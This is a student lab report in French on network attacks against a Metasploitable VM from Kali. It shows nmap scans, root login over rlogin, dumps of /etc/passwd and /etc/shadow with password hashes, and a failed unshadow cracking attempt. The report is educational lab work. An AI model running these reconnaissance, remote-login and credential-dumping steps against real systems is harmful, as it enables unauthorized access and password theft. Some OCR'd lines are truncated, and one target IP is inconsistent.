Compte Rendu

Sécurité des Systèmes d'Information


Les attaques réseaux

Realisé par :

Tounekti Nader

1ere partie

#ipconfig (avec kali et meta)




```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.58.137  netmask 255.255.255.0  broadcast 192
        inet6 fe80::20c:29ff:fe44:4f7e  prefixlen 64  scopeid 0x2
        ether 00:0c:29:44:4f:7e  txqueuelen 1000  (Ethernet)
        RX packets 2485  bytes 246934 (241.1 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 2483  bytes 243608 (237.8 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions
        device interrupt 19  base 0x2000

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 0  (Boucle locale)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions
```

```
in@metasploitable:~$ ifconfig
      Link encap:Ethernet  HWaddr 00:0c:29:92:60:b4
      inet addr:192.168.58.136  Bcast:192.168.58.255  Mask:255.255.
      inet6 addr: fe80::20c:29ff:fe92:60b4/64 Scope:Link
      UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
      RX packets:9845 errors:0 dropped:0 overruns:0 frame:0
      TX packets:9244 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:1000
      RX bytes:935674 (913.7 KB)  TX bytes:929073 (907.2 KB)
      Interrupt:17 Base address:0x2000

      Link encap:Local Loopback
      inet addr:127.0.0.1  Mask:255.0.0.0
      inet6 addr: ::1/128 Scope:Host
      UP LOOPBACK RUNNING  MTU:16436  Metric:1
      RX packets:21905 errors:0 dropped:0 overruns:0 frame:0
      TX packets:21905 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:0
      RX bytes:1388610 (1.3 MB)  TX bytes:1388610 (1.3 MB)

in@metasploitable:~$ _
```

⇨ Pour connaitre adresse ip de chaque machine

2eme partie

#rlogin –l msfadmin 192.168.58.136




```
root@kali:~# rlogin -l msfadmin 192.168.58.136
msfadmin@192.168.58.136's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in t
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitte
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Wed Oct 10 16:48:16 2018
msfadmin@metasploitable:~$ nmap -sS 192.168.58.136

Starting Nmap 4.53 ( http://insecure.org ) at 2018-10-10 16:49 E
Interesting ports on 192.168.58.136:
Not shown: 1692 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
```

⇨ Faire le ping entre kali et meta

3eme partie : L’attaque de reconnaissance


#nmap -sS 192.168.40.138 /*



```
Not shown: 1692 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
3632/tcp open  distccd
5432/tcp open  postgres
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
```

⇨ Voir tous les ports TCP ouverts sur une machine


#nmap -sU 192.168.40.138 /* Découverte des ports des services UDP*/



```
msfadmin@metasploitable:~$ nmap -sU 192.168.58.136

Starting Nmap 4.53 ( http://insecure.org ) at 2018-10-10 16:54 ED
Interesting ports on 192.168.58.136:
Not shown: 1480 closed ports
PORT     STATE         SERVICE
53/udp   open|filtered domain
68/udp   open|filtered dhcpc
69/udp   open|filtered tftp
111/udp  open|filtered rpcbind
137/udp  open|filtered netbios-ns
138/udp  open|filtered netbios-dgm
667/udp  open|filtered unknown
2049/udp open|filtered nfs

Nmap done: 1 IP address (1 host up) scanned in 2.171 seconds
```

⇨ Voir tous les ports UDP ouverts sur une machine :


#nmap -O 192.168.40.138 /*OS fingerprinting */



```
msfadmin@metasploitable:~$ nmap -O 192.168.58.136

Starting Nmap 4.53 ( http://insecure.org ) at 2018-10-10 17:17 ED
Interesting ports on 192.168.58.136:
Not shown: 1692 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
3632/tcp open  distccd
```

⇨ Connaitre le système d'exploitation de la machine (TCP/IP fingerprint) :

#nmap -A 192.168.40.138 /* Version des deamons */




```
msfadmin@metasploitable:~$ nmap -A 192.168.58.136

Starting Nmap 4.53 ( http://insecure.org ) at 2018-10-10 17:20 ED
SCRIPT ENGINE: rpcinfo.nse is not a file.
SCRIPT ENGINE: Aborting script scan.
Interesting ports on 192.168.58.136:
Not shown: 1692 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protoco
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind      2 (rpc #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
512/tcp  open  exec?
513/tcp  open  rlogin
514/tcp  open  tcpwrapped
1524/tcp open  ingreslock?
2049/tcp open  nfs          2-4 (rpc #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
```

⇨ active la détection de version et d'autres fonctionnalités avancées et agressives ultérieurement

2.L’attaque d’accès : Remote access (rlogin)


#rlogin -l root 192.168.40.138



```
msfadmin@metasploitable:~$ rlogin 512/tcp open exec
usage: rlogin [-8ELKd] [-e char] [-i user] [-l user] [-p port] hos
msfadmin@metasploitable:~$ rlogin -l root 192.168.58.136
Last login: Wed Oct 10 18:44:46 EDT 2018 from 192.168.58.136 on p
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in th
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have mail.
```

⇨ Connecter à la machine victime Meta par Kali.

#apt-get install rsh-client




```
root@metasploitable:~# apt-get install rsh-client
Reading package lists... Done
Building dependency tree
Reading state information... Done
rsh-client is already the newest version.
0 upgraded, 0 newly installed, 0 to remove and 139 not upgraded.
```

=> installation du rsh-client

3. Password Attacks


# cat /etc/passwd : contient les logins



```
root@metasploitable:/etc# cat passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
```

- ⇨ Le fichier /etc/passwd contient toutes les informations relatives aux utilisateurs (login, mots de passe, ...). Seul le superutilisateur (root) doit pouvoir le modifier


#cat /etc/shadow : contient les passwords hachés




```
root@metasploitable:/etc# cat shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
```

- ⇨ Le fichier / etc / shadow stocke le mot de passe actuel au format crypté (plus semblable au hachage du mot de passe)


#unshadow /root/Desktop/password.txt /root/Desktop/shadow.txt > /root/Desktop/cracked.txt



```
oot@metasploitable:/# unshadow /root/Desktop/password.txt /root/Desktop/shadow.
txt > /root/Desktop/cracked.txt
The program 'unshadow' is currently not installed.  You can install it by typing
:
apt-get install john
-bash: unshadow: command not found
root@metasploitable:/#
```



```
root@metasploitable:/# cp /etc/passwd ~/Desktop
root@metasploitable:/#
```



```
root@metasploitable:/# cp /etc/passwd ~/Desktop
root@metasploitable:/# cat /etc/passwd >~/Desktop/password.txt
root@metasploitable:/#
```

- ⇨ J’ai trouvé une erreur au niveau de la 3eme question copier/coller dans deux fichier password.txt et shadow.txt
- ⇨ Le unshadow n’est pas installer j’ai essayé mais j’ai pas trouver la solution
- ⇨ En peut pas utiliser ces commandes dans Méta vers Kali par qu’il est très sécurisé